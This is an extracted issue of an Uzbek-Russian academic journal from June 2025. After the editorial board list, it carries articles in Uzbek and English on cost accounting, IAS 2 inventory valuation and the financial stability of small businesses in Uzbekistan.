



Теория и практика  
современной науки  
№6(120) июнь 2025

ISSN 2412-9682

МЕЖДУНАРОДНЫЙ НАУЧНО-ПРАКТИЧЕСКИЙ ЖУРНАЛ

# **«Теория и практика современной науки»**

<http://www.modern-j.ru>

**ISSN 2412-9682**

Свидетельство о регистрации средства массовой коммуникации  
Эл № 61970 от 02.06.2015г.

Выпуск № 6(120) июнь, 2025.

Журнал размещается на сайте Научной электронной библиотеки  
на основании договора 435-06/2015 от 25.06.2015

© Институт управления и социально-экономического развития, 2025

**Редакционный совет:**

Абдалова С.Р., кандидат педагогических наук, доцент,  
Абдуллаева З.Ш., доктор философии (PhD) по физико-математическим наукам,  
Абдуллаева Г. С., доктор педагогических наук (DSc),  
Абдураманова Д.В., доктор философии по филологическим наукам (PhD),  
Азимова С.Б., доктор медицинских наук, доцент,  
Айтмуратова У.Ж., PhD экономических наук,  
Ахмеджонов Д.Г., доктор технических наук, доцент,  
Ахраров Б.С., доктор философии по педагогическим наукам,  
Базарбаева Д.О., доктор философии по биологическим наукам (PhD),  
Балтабаева А.М., доктор PhD по филологии, доцент,  
Бердиев У.Т., кандидат технических наук, профессор,  
Боймуродов А.Х., доктор философии по педагогическим наукам (PhD),  
Вестов Ф. А., кандидат юридических наук, профессор,  
Джуманова А.Б., кандидат экономических наук, доцент,  
Есемуратова Р.Х., доктор философии по биологическим наукам (PhD),  
Есимбетов Руслан Максетбаевич, доктор философии по биологическим наукам(PhD), доцент,  
Жугинисов Т.И., доктор биологических наук, профессор,  
Жуманов З.Э., доктор философии по медицинских наукам (PhD), доцент,  
Зарайский А.А., доктор филологических наук, профессор,  
Камалов А.Ф., доктор философии по педагогическим наукам (PhD),  
Кидирбаев Б.Ю., доктор философии по архитектурным наукам (PhD), доцент,  
Кидирбаева А.Ю., доктор философии по биологическим наукам (PhD),  
Кадирова З.З., доктор философии по филологическим наукам (PhD),  
Кораяев С.Б., доктор педагогических наук, доцент,  
Краснова Г.М., доктор философии по педагогическим наукам (PhD), доцент  
Курбаниязов Б.Т., доктор философии по биологическим наукам (PhD),  
Курбанова А.И., кандидат биологических наук, доцент,  
Мавлянов А., кандидат физико-математических наук,  
Мадрахимов У.С., доктор философии (PhD) по физико-математическим наукам, доцент,  
Мамадиярова Д.У., доктор философии по психологических наукам (PhD),  
Мамбеталиев К.А., доктор философии по филологическим наукам (PhD),  
Маткаримова Д.С., доктор медицинских наук, доцент,  
Махкамова Н.У., кандидат педагогических наук, доцент,  
Машаев Э., доктор философии по химическим наукам (PhD), доцент,  
Мирзабеков М.С., доктор философии по техническим наукам (PhD), доцент,  
Муминжоновна М.Г. доктор философии по педагогическим наукам,  
Мухаммадиев К.Б., доктор философии педагогических наук (PhD), доцент,  
Назарова Н.Б., кандидат медицинских наук,

Неъматов Б.И., доктор философии по педагогическим наукам (PhD),  
доцент,  
Низамиддинов Д., доктор филологических наук, профессор,  
Орлова Т.А., доктор педагогических наук (DSc),  
Отахонова Б.И., доктор философии по техническим наукам (PhD),  
Палванов Б.Ю., доктор философии по технических наукам (PhD),  
Пирниязов И. К., кандидат педагогических наук, доцент,  
Палуаниязова Д.А., доктор философии по биологическим наукам (PhD),  
Постюшков А.В., доктор экономических наук, профессор,  
Ражабова И.Т., доктор философии по филологическим наукам (PhD)  
Рахимбаева Д.А., кандидат философских наук, доцент,  
Рузметова Д.К., доктор философии по педагогическим наукам (PhD),  
Саитова А.К., кандидат биологических наук, доцент,  
Салиева М.Х., кандидат медицинских наук, доцент,  
Смирнова Т.В., доктор социологических наук, профессор,  
Султанов Т.М., доктор философии по педагогическим наукам (PhD),  
Талипджанов А.И., кандидат педагогических наук, профессор,  
Глеубергенов Р.Ш., кандидат экономических наук,  
Тожибоева Г.Р., доктор философии по педагогическим наукам,  
Тягунова Л.А., кандидат философских наук,  
Федорова Ю.В., доктор экономических наук, профессор,  
Халикова Э.С., доктор философии по филологическим наукам (PhD),  
Хидоятова З.Ш., кандидат биологических наук, доцент,  
Хожиева Ш.Х., доктор философии по филологическим наукам (PhD),  
доцент,  
Худайбердиев М.Х., доктор технических наук, профессор,  
Худайбергенов Я.К., доктор философии физико-математических наук  
(PhD),  
Шошин С.В., кандидат юридических наук,  
Эгамбердиев Н.А., доктор философии по техническим наукам,  
Эрназаров Г.Н., доктор философии по педагогическим наукам (PhD),  
доцент,  
Эшнаев Н.Ж. кандидат философских наук.

*Axmedjanov A.*  
*“Buxgalteriya hisobi” kafedrası dotsenti*  
*Samarqand iqtisodiyot va servis institute*

## **TANNARX HISOBINING XALQARO TAJRIBALARI VA O‘ZBEKISTONDA UNI TAKOMILLASHTIRISH YO‘NALISHLARI**

***Annotatsiya:** Ushbu maqola tannarx hisobining xalqaro tajribalari va uni mamlakatimizda takomillashtirish yo‘nalishlariga bag‘ishlangan. Maqolada moliyaviy va boshqaruv hisobining asosiy tarkibiy qismlari sifatida tannarx hisobining o‘rni, uning predmeti va obyekti ko‘rib chiqiladi. Xarajatlar va tannarx tushunchalari o‘rtasidagi farqlar tahlil qilinib, tannarx hisobining asosiy obyektlari aniqlanadi.*

***Kalit so‘zlar:** Tannarx hisobi, boshqaruv hisobi, moliyaviy hisob, xarajatlar, kosting, xalqaro standartlar, hisobot tuzish, menejment qarorlari.*

*Axmedjanov A.*  
*associate professor*  
*Department of Accounting*  
*Samarkand Institute of Economics and Service*

## **INTERNATIONAL PRACTICES OF COST ACCOUNTING AND DIRECTIONS FOR ITS IMPROVEMENT IN UZBEKISTAN**

***Annotation:** This article is dedicated to the international practices of cost accounting and directions for its improvement in our country. It examines the role of cost accounting as a key component of financial and management accounting, along with its subject and object. The differences between the concepts of costs and cost price are analyzed, and the main objects of cost accounting are identified.*

***Keywords:** Cost accounting, management accounting, financial accounting, costs, costing, international standards, reporting, managerial decisions.*

Xalqaro tajribalarda buxgalteriya hisobi tizimi moliyaviy buxgalteriya hisobi (financial accounting) va boshqaruv buxgalteriya hisobi (management accounting) kabi tarkibiy qismlardan tashkil topgan. Shu nuqtayi nazardan bugungi kunda buxgalteriya hisobi fani ham moliyaviy hisob va boshqaruv hisobiga bo‘lib o‘rganilmoqda. Moliyaviy hisob bu asosan tashqi axborot foydalanuvchilarga moliyaviy hisobot ko‘rinishida axborotlarni taqdim qilish bo‘lsa, boshqaruv hisobi esa ichki axborot foydalanuvchilar, ya’ni menejerlarga qarorlar qabul qilishlari uchun foydali axborotlarni yetkazib berish quyi tizimiga aytiladi. Boshqaruv hisobining tarkibida tannarx hisobi deb ataladigan alohida o‘zining predmeti va obyektiga ega bo‘lgan quyi tizim shakllangan.

Hozirda xarajatlar hisobi tizim sifatida shakllanib kelmoqda. Tannarx hisobi tizimi deganda tannarx obyektiga doir bo‘lgan axborotlarni o‘lchash, yozuvini

amalga oshirish, tahlil va interpretatsiya qilish hamda tannarx hisobotini tuzishda qo‘llaniladigan muntazam davr jarayonlari va protseduralar majmuasidan iboratdir. Tannarx hisobiga doir adabiyotlarda tannarx hisobi tizimining quyidagi to‘rtta faoliyatlarini keltirib o‘tamiz: 1. Tannarxni o‘lchash; 2. Tannarxning yozuvini amalga oshirish; 3. Tannarxni tahlil qilish; 4. Tannarx hisoboti.

Tannarx hisobi boshqaruv (menejmentlik) hisobining eng muhim tarkibiy qismi bo‘lib, u nafaqat menejmentni axborot bilan ta‘minlaydi, balki menejmentlik hisobining boshqa tarkibiy qismlari uchun ham axborot manbai hisoblanadi. Shu bois, tannarx hisobi boshqaruv (menejmentlik) hisobining fundamentini, ya‘ni uning asosini tashkil etadi desak, ayni haqiqat bo‘ladi. Soha bo‘yicha eng nufuzli tashkilot CIMA instituti Tannarxni hisoblash (Costing), Tannarx hisobi (Cost accounting) hamda Tannarx buxgalteri (Cost Accountancy) tushunchalariga alohida tavsiflar keltirgan:

**“Tannarxni hisoblash (kosting)** – bu tannarxni aniqlashda qo‘llaniladigan metodlar (techniques and) majmuasi hamda uni hisoblashni amalga oshirish jarayonidir (processes). Ushbu metodlar mahsulotlar va xizmatlar tannarxini aniqlash protsedurasini tartibga soluvchi prinsiplar va qoidalardan iborat bo‘ladi. Ushbu metodlar turli mahsulotlar va xizmatlar tannarxini aniqlashda sanoat tarmoqlarining xususiyatlaridan kelib chiqib belgilanadi”.

Boshqa manbalarda ham shu kabi tavsiflar keltirilgan: “Kosting – bu quyidagilarni aniqlashda qo‘llaniladigan prinsiplar va qoidalardir: (a) mahsulotlar, misol uchun kimyo mahsulotlari, televizor va boshqa mahsulotlarni ishlab chiqarish tannarxi hamda (b) xizmatlar, misol uchun elektr-energiyasi, transport va boshqa xizmatlarni ta‘min etish tannarxi”.

Tannarx hisobi (Cost accounting) – bu operatsiyalar, jarayonlar, faoliyatlar yoki mahsulotlar byudjetlari, standart tannarxi va haqiqiy tannarxni o‘rnatish hamda yuzaga kelgan chetlanishlar, rentabellik darajasi va fondlardan ijtimoiy foydalanish tahlilidan iboratdir.

Sohaning taniqli olimi Ueldon “Tannarx hisobi – bu menejment tomonidan nazorat va boshqaruvning amalga oshirilishi maqsadida tartibga solingan ma‘lumotlar bo‘yicha taqdimotni tayyorlash uchun xarajatlarni tasniflash, qayd qilish va mutanosib ravishda taqsimlash asosida mahsulotlar va xizmatlar tannarxini aniqlashdir”.

Tannarx hisobi asosan resurslarning, jumladan, materiallar, mehnat va boshqa resurslarning sarflanishi bilan bog‘liq jarayonlarni hisobga olib, uning maqsadi boshqaruvni baholarini belgilash, zaxiralarning optimal miqdorini belgilash, ularning sarflanishi hamda omborlarda saqlanishiga oid qarorlar qabul qilishlari uchun mahsulot tannarxi, jarayon tannarxi, xizmatlar, jumladan, kommunal xizmatlar tannarxi, zaxiralar tannarxi va boshqalar to‘g‘risida axborotlar bilan ta‘minlash bo‘lib hisoblanadi.

Yuqorida keltirilgan tavsiflar asosida tannarx hisobining muhim xususiyatlarini mujassamlantirgan ta‘rifni ishlab chiqamiz: “Tannarx hisobi deganda, rejalashtirish, narxlarni belgilash, mahsulotni ishlab chiqarishni davom ettirish va kengaytirish, xarajatlarni optimallashtirish, xodimlar mehnatini

rag‘batlantirish va menejmentning boshqa sohalariga oid qarorlar qabul qilish uchun ishlab chiqarilayotgan mahsulot, ish va xizmatlar, jarayonlar, faoliyatlar tannarxini tan olish, tasniflash, taqsimlash va baholash asosida haqiqiy tannarxini aniqlash va tahlil qilish” tizimiga aytiladi.

Tannarx hisobi tizimining bosh masalasi mahsulot tannarxini ishonchli, obyektiv aniqlash, menejerlarga qarorlar qabul qilish uchun axborotlar taqdim etish, boshqaruv qarorlarining muqobil variantlarini ishlab chiqish hamda mahsulot birligi tannarxini aniqlashdir.

Tannarx hisobi tizimining kompleks ishlab turishi va qancha hajmda axborotlar qayta ishlanishi jarayoniga bir qancha omillar ta’sir ko‘rsatib turadi. Tannarx va menejmentlik hisobiga oid darslikda tannarx hisobining vazifalar (objectives)lariga quyidagilar kiritilgan:

mahsulotlar va operatsiyalar tannarxiga oidligini belgilash uchun barcha xarajatlarni tahlil etish va tasniflash;

har bir birlik mahsulot, ish, operatsiyalar, jarayonlar va bo‘limlar hamda servis xizmatlarining ishlab chiqarish tannarxini belgilash uchun standart tannarxni joriy etish;

menejmentga xo‘jasizlik (samarasiz faoliyat) va chiqimlarning turli xil ko‘rinishlari, jumladan, materiallar, vaqt, xarajatlar yoki mashina va asbob-uskunalar hamda dastaklar bilan bog‘liq chiqimlar masshtabi to‘g‘risida ko‘rsatmalar taqdim etish. Qoniqish hosil qilmaydigan natijalarning sabablari tahlili natijalaridan byudjetlarga to‘g‘irlashlar kiritishga ham qaratilishi mumkin;

moliyaviy yil davomida menejment uchun uyg‘un bo‘lgan vaqt intervalida, masalan, har haftalik, har oylik, har choraklik va boshqa vaqt oralig‘ida nafaqat butun bir yagona biznes birligi bo‘yicha, balkim bo‘limlar yoki mahsulotlar bo‘yicha ham davriy foyda va zararlar schyoti hamda balans hisobotlari ma’lumotlarini taqdim etish. Foyda va zararlarining asl sabablari detalli ochiq qilinishi uchun foyda va zararlar to‘g‘risidagi hisobotda jami summa uni keltirib chiqaruvchi ko‘rsatkichlar bo‘yicha bayon etiladi;

ishlab chiqarishda iqtisod qilishning manbalarini qo‘llanilayotgan metodlar, asbob-uskunalarining turlari, mahsulotlar va komponovkalarini o‘rganish orqali axtarib topish. Har kunlik, har haftalik, har oylik axborotlar operativ va konstruktiv qarorlar qabul qilish uchun zarur hisoblanadi;

haqiqiy tannarx to‘g‘risidagi raqamlarni baholangan ko‘rsatkichlar bilan solishtirish hamda menejmentga ular tomonidan kelgusi raqamlarni baholashlarni, kotirovkalar uchun taqdim etish va narxlarni belgilash (price-fixing policy) siyosatini amalga oshirishda yordam berish;

qayerda standart kostni tayyorlash orqali mahsulot tannarxi qancha bo‘lish kerakligi ko‘rsatilishi lozim, qaysiki bunda haqiqiy tannarx standart kost bilan solishtirilishi uchun qayd qilib boriladi;

turli ko‘rinishdagi qisqa muddatli qarorlarni, jumladan, maxsus xaridorlar uchun narx kvotalarini belgilash, shuningdek iqtisodiy tushish bo‘lgan davrda ham turli mahsulotlarga imtiyozlar berish bo‘yicha qarorlar qabul qilish.

Xulosa qiladigan bo'lsak, tannarx hisobi boshqaruv hisobining asosiy tarkibiy qismi sifatida qaralmog'i lozim. Tannarx hisobi tayyor mahsulot, ish va xizmatlar turlari, sexlar, bo'limlar, faoliyatlar hamda boshqa tannarxi obyektlari bo'yicha operativ rejalar (byudjetlar), standart tannarx hamda xarajatlarni tan olish, tasniflash va taqsimlash asosida haqiqiy tannarxini belgilash, shuningdek, chetlanishlar va rentabellik tahlilini o'tkazishdan iborat tizim sifatida tavsifi ishlab chiqildi. Sohaga doir ilg'or adabiyotlarni o'rganish asosida tannarx hisobining vazifalari belgilab berildi. Ushbu vazifalar korxonalar va tashkilotlarda tannarx hisobini tashkil etish va tannarx buxgalterlari oldida vazifalarni qo'yishga asos bo'lib xizmat qiladi.

#### **Foydalangan adabiyotlar ro'yxati:**

1. Rajaboyev Sh.Sh., and Jumayev L.G'.. "TA'LIM SOHASIDA MA'LUMOTLAR BAZASINI QO'LLANISHI" *Экономика и социум*, no. 4-2 (119), 2024, pp. 407-411.
2. Rajaboyev Sh.Sh., and Ziyodullayev F.V.. "AXBOROT-KOMMUNIKATSIYA TEXNOLOGIYALARINI RIVOJLANTIRISH CHORA-TADBIRLARI TO'G'RISIDAGI QARORLAR MOHIYATI" *Экономика и социум*, no. 5-1 (120), 2024, pp. 675-680.
3. Rajaboyev Sh.Sh., and Umidov D.U.. "AXBOROT KOMMUNIKATSIYA TEXNOLOGIYALARINING BUXGALTERIYA SOHASIDAGI O'RNI" *Экономика и социум*, no. 4-2 (119), 2024, pp. 393-396.
4. Rajaboyev Sh.Sh., and Raxmatov O.A.. "IQTISODIY AXBOROTLARNI QAYTA ISHLASH BAZASINING TARKIBI VA UNI TASHKIL ETISH BOSQICHLARI" *Экономика и социум*, no. 4-2 (119), 2024, pp. 397-402.
5. Rajaboev Shahboz Shodiyevich, and Raxmatov Ozodbek Aktam O'g'li. "Information Technology Is Now Used Everywhere". *Miasto Przyszłości*, vol. 44, Jan. 2024, pp. 114-21, <http://miastoprzyszlosci.com.pl/index.php/mp/article/view/2372>.
6. Rajaboev, Shahboz Shodiyevich, and Abdunazar Burkhonovich Gaffarov. "ESSENCE OF DECISIONS ON MEASURES FOR THE DEVELOPMENT OF INFORMATION AND COMMUNICATION TECHNOLOGIES." *Bulletin news in New Science Society International Scientific Journal* 2.1 (2025): 120-125.
7. Ражабоев, Ш., и П. Хамидова. «ИСПОЛЬЗОВАНИЕ ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫХ УСЛУГ В УСЛОВИЯХ ЦИФРОВОЙ ЭКОНОМИКИ». *Экономическое развитие и анализ*, т. 3, вып. 1, январь 2025 г., сс. 120-4, <https://inlibrary.uz/index.php/eitt/article/view/65480>.

*Axmedjanov A.*  
*associate professor*  
*Department of Accounting*  
*Samarkand Institute of Economics and Service*

## **MODERN COST ACCOUNTING METHODOLOGIES AND THEIR APPLICATION IN INVENTORY VALUATION**

**Annotation:** *This article explores the critical need for advanced cost accounting methodologies in Uzbekistan to enhance managerial decision-making, reduce production costs, and improve competitiveness in global markets. It highlights the challenges faced by enterprises due to outdated cost accounting practices and the absence of modern costing systems, which hinder efficient cost management and the adoption of innovative reporting formats. It emphasizes the importance of incorporating purchase costs, conversion costs, and other overheads in inventory valuation, as well as the necessity of evaluating inventories at the lower of cost or net realizable value.*

**Keywords:** *Cost accounting, inventoriable costs, inventory valuation, IAS 2, cost management, production overhead, conversion costs, managerial accounting, financial reporting, Uzbekistan.*

The issue of teaching cost accounting as a separate discipline in our republic, implementing the most advanced cost accounting methods, managing costs, introducing modern costing systems, utilizing cost-related information for financial and managerial accounting purposes, adopting innovative cost reporting formats, and incorporating advanced foreign experiences has not yet been fully resolved. This, in turn, negatively impacts the adoption of effective managerial decisions and the realization of opportunities to reduce costs. In some enterprises, costs remain high, leading to difficulties in producing competitive and export-oriented products. All of the above, including the objective need to develop a methodology for product cost accounting that meets modern requirements, necessitates in-depth scientific research in this field.

In foreign literature, "inventoriable costs" are defined as all expenses related to inventories, which are accumulated as an asset on the balance sheet from the moment they are incurred until they are transformed into the cost of goods sold. The characteristics of their formation in the manufacturing, trading, and service sectors are described as follows: "In the manufacturing sector, all production costs are considered inventoriable costs. For example, in the case of Cellular Production, a mobile phone manufacturer, direct materials (e.g., computer chips released from raw material inventory to production), direct manufacturing labor costs, and manufacturing overhead costs become part of a new asset as the production process begins and finished goods (mobile phones) are completed. Thus, these production costs are absorbed into work-in-progress inventories and finished goods inventories to be accumulated in the cost of the created assets."

According to paragraph 10 of IAS 2 "Inventories," "the initial (historical) cost of inventories includes the cost of purchase, costs of conversion, and other overhead costs incurred in bringing the inventories to their present location and condition." International standards suggest that the cost accounting issue is approached from the perspective of inventory cost formation. The cost of inventories includes the purchase cost, conversion costs, and costs related to bringing inventories to their present location and condition.

According to international standards, inventories must be valued at the lower of (a) cost or (b) net realizable value. IAS 2 states that "the initial (historical) cost of inventories includes all costs of purchase, costs of conversion, and other overhead costs incurred in bringing the inventories to their present location and condition."

Based on this rule in IAS 2, the cost of inventories can be broken down into the following components:

- All costs related to the purchase of inventories (cost of purchase);
- Costs of conversion;

Other overhead costs related to bringing inventories to their present location and condition. According to this standard, the costs of purchase include the purchase price, import duties and other taxes (excluding taxes recoverable by the entity from tax authorities), transportation, handling, and other costs directly attributable to the acquisition of finished goods, materials, and services. Trade discounts, rebates, and other similar items are deducted when determining the cost of purchase. The international standard also notes that, in some cases, costs of purchase may include exchange differences arising from foreign currency transactions for recently acquired inventories.

From these provisions, the costs related to the purchase of inventories can be determined methodologically as follows: Added: 1.1. Purchase price of inventories; 1.2. Import duties and other taxes (excluding taxes recoverable by the entity); 1.3. Transportation costs; 1.4. Handling and other costs directly related to the acquisition of inventories. Deducted: 1.5. Trade discounts, rebates, and other similar items.

According to international standards, conversion costs include costs directly related to the production of a product unit, such as direct labor costs, as well as production overhead costs, which are considered significant cost components. "Production overhead costs are those costs indirectly related to the cost object, beyond direct material and labor costs, and are allocated based on specific allocation criteria." In some literature, production overhead costs are also referred to as indirect costs, as they cannot be directly traced to a specific product type that serves as the cost object.

Production overhead costs can be divided into two categories: variable production overhead costs and fixed production overhead costs. Examples of variable production overhead costs include indirect materials and labor costs, while fixed production overhead costs include expenses such as factory building maintenance, equipment depreciation, and factory management and administrative costs. Variable production overhead costs are directly dependent on production

volume, meaning they change proportionally with changes in production volume. Fixed production overhead costs, however, remain constant within a relevant range, regardless of production volume. During the reporting period, both variable and fixed production overhead costs related to manufactured products are allocated to conversion costs based on specific allocation criteria.

Other overhead costs are included in the cost of inventories to the extent that they are incurred in bringing the inventories to their present location and condition. For example, non-production overhead costs or costs related to product development for specific customers can logically be included in the cost of inventories.

#### Additional Insights:

To address the challenges outlined, enterprises in Uzbekistan must prioritize the integration of modern cost accounting systems, such as activity-based costing (ABC) and just-in-time (JIT) inventory management, which have proven effective in advanced economies. These systems enable more accurate allocation of overhead costs and reduce waste, thereby lowering overall production costs. Furthermore, leveraging digital tools, such as enterprise resource planning (ERP) software, can enhance the transparency and accuracy of cost data, facilitating better decision-making. Training programs for accountants and managers on international standards like IAS 2 and advanced costing techniques are essential to bridge the knowledge gap. By aligning with global best practices, Uzbek enterprises can improve their cost efficiency, enhance product competitiveness, and strengthen their position in export markets. This transformation requires collaboration between academia, industry, and policymakers to foster a conducive environment for research and innovation in cost accounting.

#### Referenses:

1. Rajaboyev, S. (2024). ZAMONAVIY SHAROITDA AXBOROT-KOMMUNIKATSIYA XIZMATLARINI RIVOJLANTIRISHNING ASOSIY O‘ZIGA XOS XUSUSIYATLARI. *Iqtisodiy taraqqiyot va tahlil*, 2(12), 160–166. <https://doi.org/10.60078/2992-877X-2024-vol2-iss12-pp160-166>
2. Rajaboyev, S., & Xamidova, P. (2025). RAQAMLI IQTISODIYOT SHAROITIDA AXBOROT KOMMUNIKATSIYA XIZMATLARIDAN FOYDALANISH. *Iqtisodiy taraqqiyot va tahlil*, 3(1), 120–124. <https://doi.org/10.60078/2992-877X-2025-vol3-iss1-pp120-124>
3. Ражабоев Ш.Ш., and Амиртошев Д.Ш.. "РАҚАМЛИ ИҚТИСОДИЁТ ВА БАНК ХИЗМАТЛАРИДА БЛОКЧАЙН ТЕХНОЛОГИЯСИНИ КЎЛЛАШ" *Экономика и социум*, no. 4-2 (119), 2024, pp. 853-858.
4. Ражабоев Ш.Ш., and Ҳайитмуродов Ш.О.. "ТЕЛЕКОММУНИКАЦИЯ ТИЗИМЛАРИНИНГ ТУЗИЛИШ ТАМОЙИЛЛАРИ" *Экономика и социум*, no. 4-2 (119), 2024, pp. 848-852.
5. Rajaboyev Sh.Sh., and Mamadaminov F.F.. "OLIY TA'LIM MUASSASASI KADRLARINI BOSHQARISH TIZIMI" *Экономика и социум*, no. 4-2 (119), 2024, pp. 403-406.

*Dustova M.  
katta o'qituvchi  
Qarshi davlat texnika universiteti  
O'zbekiston*

## **KICHIK TADBIRKORLIK SUBYEKTLARINING MOLIYAVIY BARQARORLIGINI TA'MINLASHDA ZAMONAVIY YONDASHUVLAR**

***Annotatsiya.** Mazkur maqolada kichik tadbirkorlik subyektlarining moliyaviy barqarorligini ta'minlashda zamonaviy yondashuvlarning o'rni va ahamiyati tahlil qilinadi. Asosiy e'tibor moliyaviy menejment, raqamli texnologiyalar, alternativ moliyalashtirish manbalari (fintex, kraudfanding, mikromoliya) hamda davlat tomonidan ko'rsatilayotgan qo'llab-quvvatlash choralari samaradorligiga qaratilgan. Tadqiqotda sohadagi dolzarb muammolar ochib beriladi va ularni bartaraf etish bo'yicha takliflar ishlab chiqiladi.*

***Kalit so'zlar:** kichik biznes, moliyaviy barqarorlik, fintex, moliyaviy menejment, raqamli texnologiyalar, alternativ moliyalashtirish.*

*Dustova M.  
senior lecturer  
Karshi State Technical University  
Uzbekistan*

## **MODERN APPROACHES TO ENSURING FINANCIAL STABILITY OF SMALL BUSINESSES**

***Abstract.** This article explores the role and importance of modern approaches in ensuring the financial stability of small business entities. The study focuses on financial management, digital technologies, alternative financing sources (fintech, crowdfunding, microfinance), and the effectiveness of state support measures. It identifies key problems in the field and provides recommendations for improving the financial resilience of private enterprises.*

***Keywords:** small business, financial sustainability, fintech, financial management, digital tools, alternative financing.*

**Kirish.** Bozor iqtisodiyoti sharoitida kichik biznes va xususiy tadbirkorlik mamlakat iqtisodiyotining muhim tayanchlaridan biri hisoblanadi. Ayniqsa, aholi bandligini ta'minlash, ijtimoiy-iqtisodiy barqarorlikni mustahkamlash hamda hududiy rivojlanishga turtki berish borasida ushbu sohaning tutgan o'rni beqiyosdir. Biroq bugungi kunda kichik tadbirkorlik subyektlarining moliyaviy barqarorligini ta'minlash dolzarb masala bo'lib qolmoqda.

Tashqi iqtisodiy tahdidlar, ichki bozordagi o'zgaruvchanlik, resurslarga cheklangan kirish imkoniyati, inflyatsion xavflar hamda samarali moliyaviy boshqaruv tizimining yetishmasligi ushbu subyektlarning barqaror faoliyat

yuritishiga to‘sqinlik qilmoqda. Shu bois, moliyaviy barqarorlikni ta’minlashda zamonaviy yondashuvlarning – xususan, raqamli moliyaviy texnologiyalar, innovatsion moliyalashtirish vositalari, samarali risk-menejment tizimlarining qo‘llanilishi tobora muhim ahamiyat kasb etmoqda.

Mazkur maqolada aynan shu zamonaviy yondashuvlarning mohiyati, ularning amaliyotga tadbiiq etilishi va kichik tadbirkorlik subyektlari moliyaviy barqarorligiga ko‘rsatayotgan ta’siri tahlil qilinadi. Shuningdek, mavjud muammolar asosida zaruriy taklif va tavsiyalar ishlab chiqiladi.

Moliyaviy barqarorlik — bu korxonaning o‘z moliyaviy majburiyatlarini o‘z vaqtida va to‘liq bajara olish, to‘lovga qobiliyatli bo‘lish va iqtisodiy faoliyatni uzluksiz yuritish qobiliyatidir. U korxonaning iqtisodiy mustahkamligi, raqobatbardoshligi va uzoq muddatli rivojlanish strategiyasini muvaffaqiyatli amalga oshirish imkonini beradi.

Moliyaviy barqarorlik tushunchasi ko‘p jihatdan korxonaning aktivlari va majburiyatlari o‘rtasidagi nisbat, pul oqimlarining yetarliligi, o‘z vaqtida qarzlarni qaytarish imkoniyati, foyda olish darajasi va moliyaviy xavf-xatarlarni boshqarish salohiyatiga bog‘liq. Bu omillar birgalikda korxonaning moliyaviy salomatligi haqida to‘liq tasavvur beradi.

Amaliyotda moliyaviy barqarorlikni baholashda quyidagi asosiy mezonlar qo‘llaniladi:

- likvidlilik ko‘rsatkichlari;
- moliyaviy mustaqillik ko‘rsatkichlari;
- foydalilik (rentabellik) ko‘rsatkichlari;
- to‘lovga qobiliyatlilik;
- kapital tuzilmasi.

So‘nggi yillarda O‘zbekistonda fintex kompaniyalar soni ortib bormoqda, bu esa kichik biznes subektlariga an’anaviy bank xizmatlarisiz ham moliyaviy xizmatlardan foydalanish imkonini bermoqda. Mobil ilovalar orqali hisob yuritish, to‘lovlarni avtomatik bajarish, onlayn kredit olish — bular moliyaviy oqimlarni boshqarishni osonlashtiradi. Fintex texnologiyalarining afzallik tomoni vaqt va xarajatlarni tejashi va qulayligida bo‘lsa, kamchilik tomonini texnologik savodxonlik va xavfsizlik masalalarida ko‘rish mumkin.

**Kichik biznes subyektlari uchun moliyaviy barqarorlikka ta'sir etuvchi omillar tahlili**


<b>№</b>	<b>Omil nomi</b>	<b>Ta'sir darajasi</b>	<b>Izoh</b>
1	Raqamli moliyalashtirish vositalari	Yuqori	Onlayn bank xizmatlari, fintex platformalari
2	Soliq yengilliklari va imtiyozlar	O'rta	Amaliyotda mavjud, lekin ko'pchilik tadbirkorlar bilmaydi
3	Mikromoliya va grant dasturlari	O'rta	Moliyaviy kirish imkoniyati mavjud, lekin cheklangan
4	Moliyaviy savodxonlik	Past	Ko'pchilik kichik tadbirkorlarda bilim va ko'nikma kam
5	Kreditlarga kirish imkoniyati	Past	Banklar tomonidan talablar yuqori

An'anaviy bank kreditlaridan tashqari, kichik tadbirkorlar uchun kraudfanding, mikromoliya institutlari, investitsiya platformalari kabi imkoniyatlar mavjud. Misol uchun, Uzum yoki ZoodMall orqali kichik tadbirkorlar mahsulotlarini sotib, pul aylanmasini ta'minlashlari mumkin.

Kichik biznes uchun risklarni oldindan aniqlash, baholash va minimallashtirish orqali moliyaviy barqarorlikni oshirish mumkin. Buning uchun ERP tizimlari, CRM platformalari, moliyaviy rejalashtirish dasturlari joriy etilishi talab qilinadi.

O'zbekistonda davlat tomonidan kichik biznes uchun "Yoshlar daftari", "Ayollar daftari", subsidiyalar, soliq imtiyozlari va BHM asosidagi imtiyozli kreditlar kabi turli yordam shakllari yo'lga qo'yilgan. Ammo tadbirkorlarning aksariyati ushbu imkoniyatlardan to'liq foydalanmayapti. Zamonaviy yondashuvlar — raqamli texnologiyalar, alternativ moliyalashtirish va samarali risk-menejment — kichik biznes subektlarining moliyaviy barqarorligini oshirishda muhim rol o'ynaydi. Biroq, bu imkoniyatlardan to'liq foydalanish uchun quyidagi shartlar zarur:

- moliyaviy va texnologik savodxonlikni oshirish;
- davlat tomonidan ko'mak infratuzilmasini soddalashtirish;
- fintex faoliyatini tartibga soluvchi aniq qonunchilikni shakllantirish.



